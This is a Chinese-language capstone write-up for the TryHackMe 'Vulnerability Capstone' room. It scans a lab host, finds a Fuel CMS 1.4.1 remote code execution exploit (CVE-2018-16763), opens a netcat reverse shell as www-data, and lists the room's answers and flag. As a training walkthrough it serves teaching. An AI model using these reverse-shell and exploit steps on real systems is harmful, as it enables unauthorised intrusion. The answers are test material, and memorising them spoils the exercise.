

# THM-Vulnerability Capstone-练习

本文相关的TryHackMe实验房间链接: <https://tryhackme.com/room/vulnerabilitycapstone>

## H2 介绍

Ackme Support Incorporated 最近建立了一个新博客。他们的开发团队要求在创建和向公众发布文章之前进行安全审计。

对博客进行安全审计是你的任务; 寻找并滥用你所发现的任何漏洞。

## H2 提交flag


启动TryHackMe房间的虚拟目标机, 使用nmap对目标ip进行端口扫描:



```
nmap -sS -T4 10.10.197.162
```

```
(root🔥hekeats) - [ /home/hekeats/桌面 ]
# nmap -sS -T4 10.10.197.162
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-04 18:41 CST
Nmap scan report for localhost (10.10.197.162)
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

访问目标站点:



查找相关漏洞exp:

```
(root@hekeats) - [ /home/hekeats/桌面 ]
# searchsploit Fuel CMS

-----
Exploit Title | Path
-----|-----
fuel CMS 1.4.1 - Remote Code Execution (1) | linux/webapps/47138.py
fuel CMS 1.4.1 - Remote Code Execution (2) | php/webapps/49487.rb
fuel CMS 1.4.1 - Remote Code Execution (3) | php/webapps/50477.py
fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated) | php/webapps/50523.txt
fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated) | php/webapps/48741.txt
fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated) | php/webapps/48778.txt
fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF) | php/webapps/50884.txt
-----

Shellcodes: No Results
```

## Fuel CMS 1.4.1 - 远程代码执行 (3)

教育局编号:

50477

CVE:

2018-16763

作者:

帕萨拉特鲁沙尔

类型:

网络应用

平台:


PHP

日期:

2021-11-03

教育局验证: ✕

开发:  / 

易受攻击的应用程序: 



执行漏洞exp (此处使用TryHackMe中的box)

如果使用本地机需要下载exp: <https://gist.github.com/anir0y/8529960c18e212948b0e40ed1fb18d6d#file-fuel-cms-py>

```
root@ip-10-10-231-207: ~
File Edit View Search Terminal Help
root@ip-10-10-231-207:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)

root@ip-10-10-231-207:~# cd /usr/share/exploits/vulnerabilitiescapstone
root@ip-10-10-231-207:/usr/share/exploits/vulnerabilitiescapstone# ls
exploit.py
root@ip-10-10-231-207:/usr/share/exploits/vulnerabilitiescapstone# python exploit.py 10.10.197.162

FUEL CMS
Tested on 1.4
Created by Ac1d

Menu
exit - Exit app
shell_me - Get a reverse shell (netcat)
help - Show this help

fuelCMS$ shell_me
Enter your attacking machine IP:PORT $ 10.10.231.207:1234
Hope you had your listener ready!!
```

使用反向shell界面，找到目标文件：

```
root@ip-10-10-231-207: ~
File Edit View Search Terminal Help
root@ip-10-10-231-207:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.197.162 49056 received!
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html/fuelcms
$ cd /home
$ ls
ubuntu
$ cd ubuntu/
$ ls
flag.txt
$ cat flag.txt
THM{ACKME_BLOG_HACKED}
```

## 答题

### 回答以下问题

部署附加到此任务的易受攻击的机器并等待**五分钟**，然后再访问易受攻击的机器。

无需回答

问题完成

在易受攻击的机器上运行的应用程序的名称是什么？

Fuel CMS

正确答案

这个应用程序的版本号是多少？

1.4

正确答案

允许攻击者在此应用程序上远程执行代码的**CVE**数量是多少？

格式：CVE-XXXX-XXXX

CVE-2018-16763

正确答案

使用在本模块中学到的资源和技能来查找和使用相关漏洞来利用此漏洞。

**注意：**有许多可用于此漏洞的漏洞利用（有些比其他更有用！）

无需回答

问题完成

提示

位于这台易受攻击机器上的标志的值是多少？它位于易受攻击机器上的 `/home/ubuntu` 中。

THM{ACKME\_BLOG\_HACKED}

正确答案

提示